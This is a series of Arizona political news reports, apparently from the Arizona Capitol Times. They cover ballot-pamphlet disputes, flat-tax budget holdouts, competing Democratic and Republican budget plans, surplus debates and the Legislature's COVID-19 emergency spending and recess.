There is no dispute that the constitutional amendment being pushed by the Arizona Association of Realtors would bar lawmakers from expanding sales taxes to cover any services that are not now subject to the state’s 5.6 percent levy. Even legislative budget staffers concluded that if all services were taxed it could generate $5.2 billion a year in new revenues on top of the approximately $10 billion now raised in state sales and income taxes to provide public services, about half of that for education.
At a hearing Wednesday, Devin Del Palacio, a member of the Tolleson Union High School board, said taking future sales taxes off the table and foregoing those revenues should be included in the brochure to be mailed out to all 3.6 million registered voters which explains all ballot measures.
“I would like to know the amount of money that could have been used for teacher salaries, better schools or any other priority,” he told members of the Legislative Council. “I feel that this information could be critical to the decision-making process to allow voters to make an informed decision.”
But the Republicans who have 10 votes on the 14-member panel, instead sided with political consultant Wes Gullett, who represents the Realtors who gathered the signatures to put the issue to voters.
“That’s a speculative, hypothetical thing that might happen in the future and has nothing to do with this amendment,” he said.
The Republicans on the same committee also approved what Democrats say is a biased description of an initiative to hike income taxes on the state’s most wealthy to help fund education.
Most significant, the verbiage adopted by the GOP majority would tell voters that if they approve the #InvestInEd measure to boost taxes on those earning more than $250,000 a year that they also will be increasing their own taxes, even if they earn far less.
That is based on a conclusion that the measure also would effectively repeal a 2015 law that indexes the state’s income tax brackets to inflation. That law is designed to protect taxpayers at all income levels from “bracket creep” where they wind up in higher tax brackets — and paying higher rates — simply because their income keeps pace with inflation.
Democrats said that reading of the initiative is legally flawed. They say nothing in the measure wipes out indexing.
More to the point, they argued that telling voters — they believe incorrectly — that taxes will go up on everyone is designed to deter people from approving the measure which is designed to raise $690 million a year for education.
Republicans also insisted on putting language in the ballot brochure describing the increase in tax rates on high-income Arizonans as from 76 to 98 percent.
“That’s designed to scare people with big numbers,” complained Rep. Ken Clark, D-Phoenix, calling the verbiage “clearly biased.” He acknowledged the increase is mathematically accurate but said it would be more honest simply to say that the actual tax rate on incomes of more than $250,000 is going from 4.54 percent to 8 percent, and 9 percent on amounts over $500,000.
Sen. Martin Quezada (D-Glendale)
“I think we crossed the line into advocacy,” said Sen. Martin Quezada, D-Glendale. “And I think that’s unfortunate.”
Democrats said Republicans showed the same bias in their refusal to tell voters what it could mean financially if they constitutionally bar sales taxes on services.
By law, the Legislative Council is required to provide “impartial” descriptions of all ballot measures. That is the wording that shows up in mail boxes of voters ahead of the Nov. 6 general election to help voters learn about the issues and make up their minds.
Clark said one thing voters need to know is how much money is involved.
He pointed to a report by legislative staffers that says if the state’s 5.6 percent sales tax applied to health care it would generate close to $2.1 billion. Another $1 billion would flow into state coffers if the levy applied to professional, scientific and technical services,
And the balance is made up in other categories like personal care – think haircuts, nail salons and lawn care – and personal finance, which includes investment advice.
“I think the public would need that context to be able to make a decision here,” Clark said.
Gullett had a different take.
“This just protects the Arizona taxpayer from having to pay a huge new tax on things that aren’t taxed today,” he told lawmakers. He said speculation on what might be taxed in the future without the constitutional amendment – and the amount of money such taxes might raise – is irrelevant and not a proper subject to put in the ballot pamphlet.
Clark countered that voters need to understand what they are giving up.
“The point is, we would not be able to address the changing nature of our economy, which is going more and more towards services,” he said. “That is not clear in this.”
And Clark said it would strip lawmakers of the ability to decide whether to tax certain services that weren’t on the radar two decades ago, like rideshare companies like Uber and homeshare companies like Airbnb.
Speaker of the House J.D. Mesnard, R-Chandler
But House Speaker J.D. Mesnard, R-Chandler, said it would be misleading to tell voters about a possible $5.2 billion in new revenues. He said the actual amount that could be raised would depend on what services lawmakers decide to tax – assuming that voters do not remove the constitutional right of legislators to make those decisions.
Separately, the same committee approved a description of a ballot measure to require half of all power generated in Arizona by 2030 come from renewable sources. That, too, provoked controversy as attorney Jim Barton objected to spelling out in the pamphlet what is not considered “renewable,” including nuclear, and that the initiative would not affect Salt River Project.
There was no debate, however, over the description of a proposed constitutional amendment which would require public disclosure of all sources of $2,500 or more to influence political campaigns.
House Republican leaders bent on passing a flat tax and succeeding with threadbare majorities where past Republican supermajorities had failed hatched a plan last week: put the tax bills up for a vote and embarrass their outspoken holdout into voting for it.
Instead, the plan fell flat, as Rep. David Cook, R-Globe, joined Democrats to vote against the spending plan. He used his floor speeches to lambaste a lack of transparency and paint himself as the true conservative of the caucus, focused on paying debt and fulfilling obligations instead of giving away billions in state revenue.
“As a conservative Republican with a consistent conservative voting record, I think we need not mirror the federal government and continue with the borrowing and the debt,” Cook said. “Paying off our financial obligations as a state before spending more money is a Republican value I have encouraged my fellow lawmakers to consider before casting their vote.”
The dramatic June 7 budget vote was just the latest and most extreme example of a phenomenon that has played out in the House and Senate during the current session. Calling a lawmaker’s bluff to see if concerns expressed behind closed doors are enough to cause that senator or representative to buck their caucus isn’t particularly unusual, longtime lobbyist Barry Aarons said, but it is rare to see on a budget vote.
“This effort was kind of a truth or dare,” he said. “(GOP leaders) said ‘We want to make you vote ‘no’ on this so that perhaps that’ll put some pressure on you from your district.’”
David Cook
Cook is under plenty of pressure now – but not from his district. While state and national Republican groups criticized him, a dozen mayors in his rural district penned an op-ed praising him for looking out for cities and towns, which stand to lose nearly one-third of their state revenueunder the flat tax plan.
And as the twin threats of the Mescal and Telegraph fires menace Legislative District 8, Cook has been out meeting with evacuees and nonprofit groups and sharing updates about the fires and services, doing the kind of constituent work that means more to most voters than votes on tax policy.
Sen. Paul Boyer, the Glendale Republican who shares many of Cook’s concerns about the flat tax, said he’s relieved the Senate didn’t try to force him to vote on the budget the way the House did to Cook. This year, conservative activists have maligned Boyer for voting against his caucus on issues ranging from whether to arrest county supervisors for contempt to having the attorney general investigate teachers.
“It’s not like he hasn’t been public about his opposition, like I have, to the $1.9 billion tax cut,” Boyer said. “I thought it was unfortunate. I’m glad they didn’t do that to me.”
Ultimately, the House’s failed budget on June 7 illustrates the difficulty in passing a spending package – or any kind of controversial legislation – in a Legislature where every single Republican holds veto power, and rank-and-file lawmakers have seen proof that holding out can work.
And this is part of the problem faced by House Majority Leader Ben Toma, R-Peoria, the architect of the flat tax proposal. Toma said there are Republicans who only support the budget because of the tax cut, and scaling it back to get Cook on board would risk losing them.
“If we buy one but we lose five, that doesn’t work,” Toma said.
It’s something Senate President Karen Fann, R-Prescott, feared would happen two years ago, when she tried for several weeks to steamroll Boyer and then-Sen. Heather Carter, who had pledged not to support a budget until the Senate voted on a Boyer bill to expand opportunities for sexual assault survivors to seek justice in civil court.
“What happens next year when every single person has a bill that they didn’t get passed and they say, ‘I’m not going to vote for the budget unless my bill gets passed?’” Fann asked at the time. “You know full well there are some bills that should never get passed.”
Kelly Townsend
Sen. Kelly Townsend, R-Mesa, ran into this when she told her Republican caucus she wouldn’t vote for a bill to prune the Permanent Early Voting List, at least not before the Senate completed its ongoing audit of the 2020 election and not unless the House or Senate took action on some of her own proposed election law changes.
Despite Townsend’s threats, the Senate put that bill up for a vote in late April anyway, telling Townsend they needed to pass it quickly before ending the legislative session in two weeks.
“They tried me out to see if I’m serious or not,” she said. “I mean it when I say that we have no business going home.”
After several post-vote discussions and a promise that her election legislation would be revived in the House, Townsend agreed to vote for the early-voting bill on reconsideration.
That’s often how attempts to call lawmakers’ bluffs end up working out, Aarons said.
“You’ll see a vote go down, and it’s designed to find out where the opposition is,” he said. “Somebody immediately jumps up and moves for reconsideration, it gives them a few days to resolve whatever problem there is, and then they come back and pass it.”
Arizona Capitol Times reporter Nathan Brown contributed to this report.
Lawmakers could take a break in the legislative session due to budget holdouts, according to Sen. John Kavanagh, R-Fountain Hills, chairman of the Senate Appropriations Committee. Republicans from both chambers...
Get 24/7 political news coverage and access to events honoring top political professionals
The House and Senate are in the midst of budget negotiations that could result in more than $1 billion in tax cuts and the implementation of a flat income tax in Arizona.
House Majority Leader Ben Toma, R-Peoria, said that while the details are still in flux, he believes support exists for the idea of phasing in a flat income tax over three or four years. He said he would like to see the rate around 2.5%.
“The idea is to kind of do a massive economic development bill and part of that is a sizable tax cut,” he said.
Toma said the bill would also include changes to property and sales tax numbers, and that the goal is to achieve tax reductions that are broad-based yet also targeted to “move the needle” on economic growth. Toma stressed that the details are being negotiated and that some of the cuts would be offset by increases elsewhere, but he expects the overall tax cut will total more than $1 billion once it’s phased in.
“I fully expect if we do this right, it’ll end up (with) more revenues for everybody,” he said.
Gov. Doug Ducey proposed $600 million in tax cuts over three years in the budget proposal he released in January, without providing any details of where he wanted them to go. Senate Republicans upped the ante in the budget blueprint they released later that month, proposing $250 million in one-time tax law changes and $200 million in ongoing cuts.
House Appropriations Chairwoman Regina Cobb, R-Kingman, said Friday that the House and Senate conversations last week focused on the broad strokes of tax cuts this year, and are still preliminary since some of the tax hawks in each chamber weren’t in the room for the discussion.
“That’s our linchpin, really, on the budget, because when you’re talking over a billion in a tax package, that takes a big chunk off of the table,” she said.
Cobb said Toma’s proposal would cut income and property taxes and that a slight sales tax increase was also on the table. She said that the sales tax increase component would be marginal and total just a fraction of a penny.
“We’re gonna start moving here really quick,” Cobb said, adding that her sine die prediction is still a little after the 100-day mark from the start of the session. “Once we get these big pieces out of the way, we’ll be able to move a little quicker.”
House Democratic leaders have argued against cutting taxes this year, saying any extra revenues should be used to address needs such as supporting schools, bolstering the state’s safety net and helping people who have been hurt economically by Covid.
“This is not the time to propose $1.2 billion in tax cuts over the next three years when Arizonans are still hurting, the pandemic is not under control and the vaccine rollout has been slower than expected,” Minority Leader Reginald Bolding, D-Laveen, said in January in response to Ducey’s budget proposal.
Yellow Sheet Editor Hank Stephenson contributed to this article.
State lawmakers return to the Capitol Monday with an overflowing list of major issues that need to be addressed, from water to housing to the economy. But first they’re going...
Get 24/7 political news coverage and access to events honoring top political professionals
Democrats in the House and Senate released their $12.5 billion budget proposal Monday morning, insisting that it’s not too late for the minority party to get a seat at the negotiating table even as crossover week approaches.
The “people’s budget,” as it’s been dubbed by House Minority Leader Charlene Fernandez, D-Yuma, assumes an increase in revenue despite not levying new taxes due to a proposed repeal of tax credits for private school tuition organizations and the hiring of more tax collectors at the Department of Revenue.
The budget uses this extra windfall in order to afford significant spending on schools, housing and infrastructure. But while it spends more than any Republican spending plan and lacks the tens of millions of dollars in tax cuts included in each GOP proposal, the Democratic plan does overlap with each Republican plan in key areas like infrastructure and education spending.
Charlene Fernandez (Photo by Dillon Rosenblatt/Arizona Capitol Times)
“There is common ground in all the Republican plans we’ve seen,” Fernandez said. “I sincerely hope that the governor and the Republican leaders, I hope they’re listening right now and that they will sit down with us and work together with us. Arizona can’t reach its full potential as a land of opportunity until all sides are at the table.”
Among other priorities, Democrats want to spend heavily on both K-12 and post-secondary education. Like proposals from across the aisle, Democrats would restore district additional assistance and carry out the final round of teacher pay raises.
But the minority would also add $85 million to the Arizona Financial Aid Trust to help students pay for college. And it would spend an extra $15 million in ongoing funds to expand the scope of the Arizona Teachers Academy to include school counselors and social workers. Under the Democratic plan, community colleges would also come out ahead, netting almost $20 million for scholarships and $17.6 million for workforce development programs.
The Democratic budget also calls for spending more than four times as much to aid homeless Arizonans as preliminary spending plans put forth by Republican leaders in the House and Senate. Democrats would appropriate an ongoing $40 million to the Housing Trust Fund, plus another $6 million to help low-income seniors afford to stay in the homes they own.
Senate President Karen Fann (Photo by Katie Campbell/Arizona Capitol Times)
Republicans in both chambers proposed adding a one-time $10 million to the Housing Trust Fund, though Senate President Karen Fann said she and others in the Senate Republican caucus are interested in doing more if the money is available. Ducey’s budget adds nothing to the fund.
The Democratic proposal also seeks greater funding for administration of the Empowerment Scholarship Account program than any of the Republican budgets. It calls for $3.2 million in ongoing funds for the Arizona Department of Education to administer the program, matching the agency’s request. Gov. Doug Ducey’s budget appropriates only $961,000, while the two Republican legislative proposals call for $1 million. Up to 5% of the ESA fund can be used for administrative costs — 4% to the Education Department and the remaining percent to the Treasurer’s Office.
Despite repeated requests and the growing size of the voucher program, the department has never gotten the full appropriation. This has made for a useful rebuttal by Superintendent Kathy Hoffman, a Democrat who has faced accusations from the right that she’s seeking to undermine the voucher system — especially after her department improperly redacted and released a database of each voucher account to the media.
Democratic leaders boasted that their budget did not rely on any tax increases, though repealing School Tuition Organization tax credits would result in a $110 million increase in revenue this year and up to $164 million in additional revenue by 2023. Thanks to a 1992 constitutional amendment, any attempt to raise taxes or repeal tax credits requires a two-thirds vote in both chambers.
The budget also calls for the elimination of results-based school funding that awards state dollars based on performance on standardized tests — another way to free up funds.
“They would be revenue-increasing, but I see that as more of a reallocation,” House Assistant Minority Leader Randy Friese said of repealing tax credits. “That program was designed to help families that have less means get to a private school, but that’s not what that program is doing.”
Other big spends include $60 million, $80 million and then $120 million over the next three years for pay increases for those who care for Arizonans with developmental disabilities. Caretakers of the elderly and physically disabled would also see pay boosts under the budget, as would caseworkers in the Department of Child Safety.
Republicans in the House and Senate proposed allocating an extra $15 million this year to provide 3% pay raises to caretakers for Arizonans with disabilities. But Democrats including Sen. Lela Alston, the Phoenix Democrat who serves as the ranking minority member on the Senate Appropriations Committee, said the state needs to do more.
“It is a sad state of affairs when these providers are competing for and losing employees to McDonald’s and to Burger King, and this must change,” Alston said.
David Bradley
Friese and Senate Minority Leader David Bradley said Republican leaders have a good idea of Democratic priorities, even if they didn’t share their line-item budget with Republicans until after announcing it publicly. There’s still plenty of time to add Democratic spending priorities to the eventual legislative budget, said Bradley, D-Tucson.
“We’ll go lengthy into the night, night after night after night after night, as long as it takes to get it done. So, yeah, we’re confident that there’s time,” Bradley said.
Republican leaders in both chambers are still working toward finalizing a legislative budget proposal by the end of crossover week, one week from Friday, said Fann, R-Prescott. As of Monday afternoon, she had not seen the Democratic proposal, and she said she was disappointed Democrats shared their spending plan publicly before sharing it with her because she’s been asking for it for weeks.
“We are all working on this diligently, and it would be nice to know what the Democrats want sooner rather than later,” she said.
The Arizona House and Senate plan to release their own budget proposals in the third week of January, creating two or three distinct spending plans as the Legislature begins its 2020 business.
And legislative leaders hope to reach a compromise between the plans and complete their budget by mid-February, even if that means a moratorium on all other bills, Senate President Karen Fann said.
“If need be, we will be stopping all bill action,” said Fann, R-Prescott.
By pushing the budget through early in the session, and threatening to halt individual lawmaker’s pet policy proposals if her caucus won’t play along, Fann can get out ahead of the danger posed by members who use razor-thin margins in both chambers to ransom their budget votes. Without Democratic support, Republicans can stand to lose one vote in the Senate and none in the House, and lawmakers frustrated GOP leadership by using that math last year to wrest concessions including expanded opportunities for survivors of childhood sexual abuse to sue their assailants, the repeal of a controversial $32 vehicle license fee and new trade offices in Israel and Mexico.
Appropriations Committee members in each chamber began this process with distinct budget outlines that are now nearing reconciliation. By the first or second week of the session, legislative leaders hope to present a budget proposal to the governor and his staff, said House Appropriations Chair Regina Cobb, R-Kingman. Gov. Doug Ducey is expected to introduce his budget proposal Jan. 17.
“A month ago, it would have been true that [the House and Senate] had separate proposals,” Cobb said. “We’ve had some conversations with the Senate. We did our version, they did theirs, now we’re trying to get a legislative budget.”
Fann described the rough spending plan Senate Republicans have pulled together thus far as the “backbone of the budget,” that will be refined with requests from individual members. In the House, Cobb has been holding small-group and individual meetings with rank-and-file Republican members to go over the plan. Fann intends to start similar meetings next week.
Leaders in both chambers declined to share specific priorities in their spending plans, saying it was too early to comment. But during interviews this fall, Fann and Cobb described funding for K-12 education and the Department of Corrections as priorities for all members.
“I want to make sure all the members hear about it in a group setting before it gets to the public,” Cobb said, though she confirmed that the basics of the House majority’s spending plan were hashed out.
After group and individual meetings wrap up, leadership will meet with appropriations committee members and then to the rest of their respective caucuses for feedback, said House Majority Leader Warren Petersen, R-Gilbert.
Beyond previously committed dollars, lawmakers will have about $170 million available for ongoing appropriations and $475 million in one-time spending, according to the Joint Legislative Budget Committee’s October budget update.
Total state revenue in fiscal 2020 is $325 million above where it was at this time in fiscal 2019, and $293 million above forecast, according to JLBC’s December monthly fiscal highlights.
Legislative budget staff reported that forecasting spring 2020 revenue collections was made difficult by the income tax cuts passed last session, but Senate Majority Leader Rick Gray, R-Sun City, said lawmakers know they’ll have additional revenue to deal with after passing their early budget.
“We are seeing growth, on a national level fortunately,” he said. “We will definitely see additional revenue.”
Gray said legislators will leave room to pass additional spending bills later in the session, to deal with the new revenue they expect.
There’s also an appetite among some in the Republican caucus, led by Sen. J.D. Mesnard, R-Chandler, to use some of the state’s excess revenue to cut property taxes for businesses and homeowners.
Mesnard is drafting legislation to reduce the commercial assessment ratio — which essentially counts the assessed value of a business property at 18 percent of its cash value, rather than the 10 percent that residential properties are valued at — and changing K-12 funding formulas so taxpayers aren’t picking up as much of the burden on their county property taxes.
Other Republican lawmakers are starting the session with ambitious plans to regulate short-term rentals, overhaul the criminal justice system, get electronic smoking devices out of public places and wrench authority over the state’s voucher program and election procedures from the new Democratic Superintendent of Public Instruction and Secretary of State.
But how long the session will last, and whether lawmakers get to their hot-button issues before fleeing to their districts to campaign ahead of an earlier-than-ever Aug. 4 primary election, depends on how quickly the budget passes, Fann said.
Winged Victory atop the Arizona Capitol Building (Photo by Gage Skidmore/Flickr)
State lawmakers return to the Capitol Monday to deal with something they appear to have plenty: Money and who gets it.
State tax collections have been running ahead of projections made when lawmakers adopted the $11.8 billion spending plan for the fiscal year that began July 1. Projections suggest the state could end the fiscal year this coming June 30 with an extra $750 million or more, perhaps even approaching $1 billion.
That’s money available for lawmakers to spend next budget year — or to permanently cut taxes as some are proposing. And that doesn’t even take into account future collections.
Any discussion will have to include more than how much there is. The more important issue is how much of that surplus is likely to recur in future years.
Sen. J.D. Mesnard, R-Chandler, said the issue is simple: Don’t commit money now for projects and programs unless you’re sure the money will continue to be there.
J.D. Mesnard
“Last I had heard, 30-ish percent, maybe 25 percent of the surplus is considered ongoing,” said Mesnard who chairs the Senate Finance Committee. “So we want to make sure that’s the pot that we’re commiting ourselves into the future or to cut taxes in some sort of permanent way.”
The balance, he said, is one-time money.
“We can invest that in roads and one-time projects that are hugely helpful to our state but don’t commit us to some long-term obligation,” Mesnard said.
‘Sweet spot’
That latter category is going to cover a lot of wish-list projects.
Consider, for example, the $20 million that Rep. David Cook, R-Globe, wants for a bridge over Tonto Creek if a request for federal dollars comes up empty. Fund it once and it’s done
Others have their own pet projects.
Rep. T.J. Shope, R-Coolidge, wants the state to widen Interstate 10 from south of Phoenix into Pinal County. Shope said there is no reason for that 26-mile section to remain two lanes in each direction when everything on either side is three lanes.
But the price tag on that could reach $500 million.
Rep. Ben Toma, R-Peoria, is focused largely on the other pot of funds, the surplus that is likely to continue.
There likely will be a push to put additional dollars into K-12 education.
“We are committed to putting more dollars into the classroom every year,” gubernatorial press aide Patrick Ptak told Capitol Media Services, promising “full details” when Ducey releases his budget later this week.
Ben Toma
Toma, for his part, has a specific target in mind: accelerate restoration of what’s called “district additional assistance.”
That is a special allocation of state dollars to schools to pay for things like computers, books and buses. Only thing is, lawmakers seeking to balance the budget failed to fund it for years, including $117 million cut by Ducey his first year in office.
The governor has committed to restoration of the full $372 million — but not until the 2022-2023 fiscal year. Toma said that, given the state’s current financial condition, there’s no reason to wait that long.
House Minority Leader Charlene Fernandez, D-Yuma, said that’s a start. But she doesn’t believe that goes far enough given the cuts to public education since before the recession.
Consider: In the 2007-2008 school year the state put $5.2 billion into K-12 education. Legislative budget staffers estimate the figure for this year at $6.5 billion.
And, on paper, the per-pupil aid went from $4,996 to $5,762.
But if you consider the effects of inflation, that $4,996 is now worth only about $4,685.
It’s not just Democrats focused on K-12 needs.
Sens. Sylvia Allen, R-Snowflake, and Kate Brophy McGee, R-Phoenix, wants to put a measure on the 2020 ballot to increase the existing 0.6-cent state sales tax for education to a full penny, a move that could bring in an additional $550 million to $600 million a year.
Kate Brophy-McGee
“I think that’s the sweet spot,” Brophy McGee said, saying that’s a number that the public is likely willing to accept. The trick, however, is getting her colleagues to agree to put it to voters.
The funds raised would not just be for K-12.
Higher Education
Lawmakers from both parties say state aid to community colleges has not kept pace. In fact, the systems in Maricopa and Pima counties get no state aid at all, though there has been funding for special programs.
And then there is the university system where the state’s share of the cost of tuition for Arizona residents has dropped from about 75 percent to just half that.
“And we wonder why tuition has gone up,” Fernandez said.
Voters actually may get a choice of funding measures.
Others groups are crafting a plan to boost income taxes on the most wealthy under the premise that sales taxes are regressive — the poor pay a higher percentage of their income than the rich — and the simple political fact that it could be crafted so the higher tax rates kick in only at higher incomes, leaving most voters unaffected.
There are some other education-related issues which may not have financial impact, including adding even more cash for counselors and providing more dollars to the state Department of Education to investigate misconduct allegations against teachers.
But the debate about the cash is about more than how to spend it.
Tax Cuts
Toma said that a newly imposed sales tax on internet purchases — the result of a U.S. Supreme Court ruling in a case called South Dakota v. Wayfair – is bringing in more than anticipated. So he wants to give some of that back.
“We should be looking at additional relief for the taxpayers because none of the Wayfair decision was intended as a massive increase in income to the government, at least not on the state tax,” he said.
His choice for where to cut?
“I will tell you that my least favorite tax is the property tax,” Toma said.
“And the reason for that is I really feel that’s a hidden tax, that people don’t feel,” he explained. “They feel it, but they don’t really realize that they’re getting pummeled, if you will.”
Mesnard is also focused on lower property taxes, particularly for business.
Business property used to be assess for tax purposes at 25 percent of “full cash value,” essentially a rough approximation of market value. Prior tax cuts have taken that to 18 percent.
The plan would trim that again.
But the problem is that lowering taxes for one type of property increases the burden for others — including homeowners. And that has political
In this Jan. 8 2020, photo, House Minority Leader Charlene Fernandez answers questions in her office. (Photo by Dillon Rosenblatt/Arizona Capitol Times)
implications: homeowners vote, businesses do not.
Mesnard envisions the state using some of its surplus to make up the difference so the tax bill on homeowners does not go up.
That maneuver, coupled with other changes in the Mesnard plan, could trim state revenues by $300 million a year by the time it is fully implemented.
Fernandez said don’t look for Democrat support.
“A tax cut? That’s not one of the things that’s on the table for us,” she said.
Fernandez said lawmakers cut taxes by about $325 million last year with changes to things like the standard deduction on income taxes, a new tax credit of $100 per child and lowering the tax rates for those earning more than $26,500 a year.
Republicans justified the move as simply making up for the fact that changes in federal tax law increased the state tax liability for many Arizonans. The tax cuts, they said, avoided a “windfall” for the state.
Fernandez said her constituents and “stakeholders” – those who provide and depend on government programs – had a different take.
“That last tax cut, I think it equaled $12 per person per year,” she said.
“They would rather have a significant investment they could see,” Fernandez continued. “And that would be in public education and/or infrastructure.”
Arizona House Speaker Rusty Bowers speaks on a video-chat with a handful of members who plan to vote remotely before the start of an unusual floor session devoid of members of the public in Phoenix, on Thursday, March 19, 2020. (AP Photo/Bob Christie)
The Arizona Legislature will adjourn until April 13after lawmakers in the House passed a $50 million deal Monday intended to mitigate the economic fallout of the COVID-19 pandemic.
The passage of the budget concluded a multi-day saga in which leaders from both parties and both chambers butted heads as they rushed to pass a series of emergency measures and leave the Capitol as soon as possible.
The deal, worked out between Senate Democrats and Republicans last week, would give Gov. Doug Ducey great latitude to spend up to $50 million to forestall evictions and foreclosures, fund food banks and assist struggling businesses and nonprofit organizations. The deal also relaxes work requirements and time limits on unemployment benefits. Ducey is expected to sign the spending package today.
“We took that out to our members and said: ‘Here’s the lay of the land, we need to get something done,’” said House Speaker Rusty Bowers, R-Mesa. “We know that they’re a different body and we have to work with them. We put it to our people and they said yes.”
Karen Fann
Lawmakers left themselves flexibility in adjourning as well, crafting language to allow Bowers and Senate President Karen Fann to call the Legislature back into session when they see fit — even if that date falls before or after April 13. And the Senate changed its rules today to allow for remote voting, a step the House took last week.
“We don’t know if this is going to get better or worse, or what we’re going to be needed to come in for,” said Fann, R-Prescott. “We tried to set this up the best we could to make sure that the governor would have the ability and the financial resources to do what needed to be done for the next month (or) two months.”
Both chambers already approved $55 million in emergency spending for the Department of Health Services to handle the pandemic. The $50 million safety net approved Monday was an added appropriation on top of an $11.8 billion so-called “skinny budget” that would fund agencies and provide some certainty should lawmakers be unable to return when promised.
The House today also passed a bill loosening requirements for unemployment insurance benefits in order to meet new federal guidelines from the Department of Labor, one of two non-appropriations emergency bills that lawmakers have passed in the last two weeks. The other, passed on Thursday, continues state funding for schools that remain closed through the end of the school year.
Passing the Senate deal was no minor feat in the House. Democrats introduced a series of hostile amendments to expand benefits, prevent price gouging and help small businesses, leading to short-lived but acrimonious debate and a raft of parliamentary procedures to fast-track the budget bills with minimal input from the Minority on the floor.
The Senate deal had only token opposition from two of that chamber’s most liberal members. But House Republicans, who learned about the deal minutes before the Senate began voting on it, balked and adjourned Thursday without voting on the measures.
At that time, neither party in the House was fond of the deal. Bowers said the deal didn’t have enough votes in his caucus. House Majority Leader Warren Petersen, R-Gilbert, called it a “kneejerk” response.
Democrats, meanwhile, thought the deal gave too much discretion to the governor without going far enough to prescribe certain usages of the $50 million. House Democrats were peeved with their colleagues in the Senate for acquiescing to Republican leadership without pushing for more robust aid for working families.
Charlene Fernandez
However, House Minority Leader Charlene Fernandez, D-Yuma, said that her caucus would fall in line and vote for the deal, despite misgivings from some of her members.
“I wondered why the bill hadn’t been put forth on Thursday,” she said. “[Bowers] said his members weren’t there yet. I told him go ahead and work on it. I assured him that we were still on board.”
Fann said the composition of her chamber made passing a budget favored by the House GOP impossible. While Senate Republicans have a wider margin over Democrats than their peers in the House — a 17-13 margin in the Senate compared to 31-29 in the House — two of her Republican senators were practicing social distancing.
And even if those two Republican senators appeared to vote, as they ultimately did, Fann’s caucus contains more moderate members than the House GOP. This calculus gave Senate Democrats the leverage needed to get the $50 million emergency package into the skinny budget.
“If (the House) sent a budget over here, I could not get it out over here because I did not have a majority of Republicans ready to vote for it on the floor,” Fann said. “It never would have passed. It just wouldn’t.”
With that dynamic in place, Fann and other Senate leaders counted on House Republicans to spend the weekend reading the Senate deal and deciding that they liked it. Several senators had promised not to come in on Monday, effectively forcing the House to bite on the deal.
And despite doubts and bloodied noses on both sides of the aisle, House legislators were indeed able to convince themselves of the Senate agreement — or at least able to realize that there was no better option on the table.
“I think we all started making calls and seeing where they were…and a majority of the majority was fine,” said Rep. T.J. Shope, R-Coolidge, who serves as House speaker pro tempore. “While the trust may not exist between the two caucuses separate from each other, there is trust within our own.”
Ducey said shortly after the House passed the Senate budget deal he was proud of “bipartisan leadership” shown in the Legislature.
Doug Ducey
“I’ll applaud the bipartisan leadership that we’ve had — Charlene Fernandez, (Senate Minority Leader) David Bradley, Rusty Bowers and Karen Fann. You’ve seen what (Democratic Superintendent of Public Instruction) Kathy Hoffman has done regarding schools and what (Democratic Secretary of State) Katie Hobbs has done so we can allow democracy to function. That’s how we’ll continue to operate in Arizona.”
That bipartisanship is nominal at best, only secured through strategic maneuvering by lawmakers in the Senate who understood that perhaps the best way to get the House to act in unison was to give it no other choice.
Even as they pushed for their members to vote the same way on the same deal, Bowers and Fernandez seemed to alienate each other on the floor. Bowers accused his Democratic counterpart of reneging on a promise to stop introducing floor amendments, whereas Democrats were furious at Republican leadership for cutting off debate to fast-track the budget.
And despite a temporary ceasefire, Fernandez promised to continue pushing for the policies underlying those floor amendments, ensuring that debate over the Legislature’s response to COVID-19 will continue at a later date, whenever that may be.
“I hope I’m wrong in thinking that this crisis won’t be worse in two weeks,” she said. “Our work is not done.”
Sen. Lupe Contreras confers Monday with Senate President Karen Fann as lawmakers determine what needs to be done immediately to deal with the COVID-19 outbreak. (Capitol Media Services photo by Howard Fischer)
GOP leaders announced today the Legislature plans to pass a basic spending plan and a series of “noncontroversial” bills before they may recess or adjourn as a way to mitigate the effects of the growing COVID-19 pandemic.
Both House Speaker Rusty Bowers and Senate President Karen Fann, R-Prescott, announced on their respective floors that lawmakers will try to pass a baseline budget this week. The decision comes despite calls from Democrats to stay in session a short while longer in order to pass an emergency package of social reforms that they say are necessary to help workers and the vulnerable.
“We’re taking this one day at a time because we don’t know what this holds,” Fann said. “We’re hoping this week we can get the base budget done so if everything blows up next week, we’re prepared.”
Fann said she and Bowers, R-Mesa, also want to pass 28 “noncontroversial” bills, including agency continuations and an annual measure conforming the state’s tax code to the federal code.
The abbreviated timeframe and barebones budget is meant to ensure agencies stay open and the state doesn’t overspend as revenues — which have been higher than expected for most of the fiscal year — are expected to decrease in the wake of the outbreak.
“What we want to do is get everything in line by the end of this week so if worst comes to worst and we’re not able to get a quorum by next week, we’ll be OK,” Fann said.
The announcement comes after days of diminished activity at the Capitol. Earlier Monday, Bowers canceled the week’s committee hearings, many of which were already closed to the public. And a small handful of lawmakers had already committed to not returning to the capitol during the duration of the outbreak.
Nonetheless, the Senate proceeded with normal business on Monday afternoon in the lead-up to the announcement, with a spirited floor debate over bills on foster care.
The Senate Democratic and Republican caucuses met behind closed doors Monday afternoon to discuss options on the table, including adjourning sine die early or recessing for a few weeks after passing a short budget.
Sens. Heather Carter and Paul Boyer, who are practicing social distancing, were not able to participate in Monday’s closed caucus meeting because the remaining Republicans decided not to allow calls into the meeting, citing “privacy matters.”
Carter, R-Cave Creek, and Boyer, R-Glendale, are among four lawmakers who do not plan to return to the Legislature during the outbreak.
Democratic Reps. Amish Shah of Phoenix and Gerae Peten of Goodyear are also staying away from the Capitol: Shah because he works as an emergency room physician and the 72-year-old Peten because doctors advised older Americans to stay home.
The Legislature seems primed to recess without considering any of the policies that Democrats say are necessary to help mitigate the economic impact of the virus. On Monday morning, Rep. Raquel Teran, D-Phoenix, joined a group of activists and labor organizers to call on Gov. Doug Ducey and the Legislature to pass emergency measures that will protect Arizonans from evictions and utility shutoffs.
Expanded sick time, meals for school children and a relaxation of work requirements for food stamps and other benefits were also among the group’s priorities.
“Inaction is not a solution,” said Rep. Athena Salman, D-Tempe, earlier Monday.
For most people, COVID-19 causes only mild or moderate symptoms, such as fever and cough. But for older adults and people with existing health problems, it can cause more severe illness, including pneumonia.
Bowers said he would consider changing House rules — which now require representatives to be present on the House floor to vote — to permit older representatives and those with pre-existing medical conditions to vote from their offices, which may be necessary when the baseline budget comes to a vote.
Boyer said he will return to vote for a budget, provided it contains adequate funding for education, health care and public safety needs in the wake of the outbreak. The Legislature must provide adequate funding to ensure state employees, including school staff paid on an hourly basis, continue to receive their paychecks and health insurance throughout the crisis, he said.
“If the state is saying you need to stay home, you should continue to get paid,” he said. “It’s a good thing we have such a strong rainy day fund because in my opinion, it’s raining.”
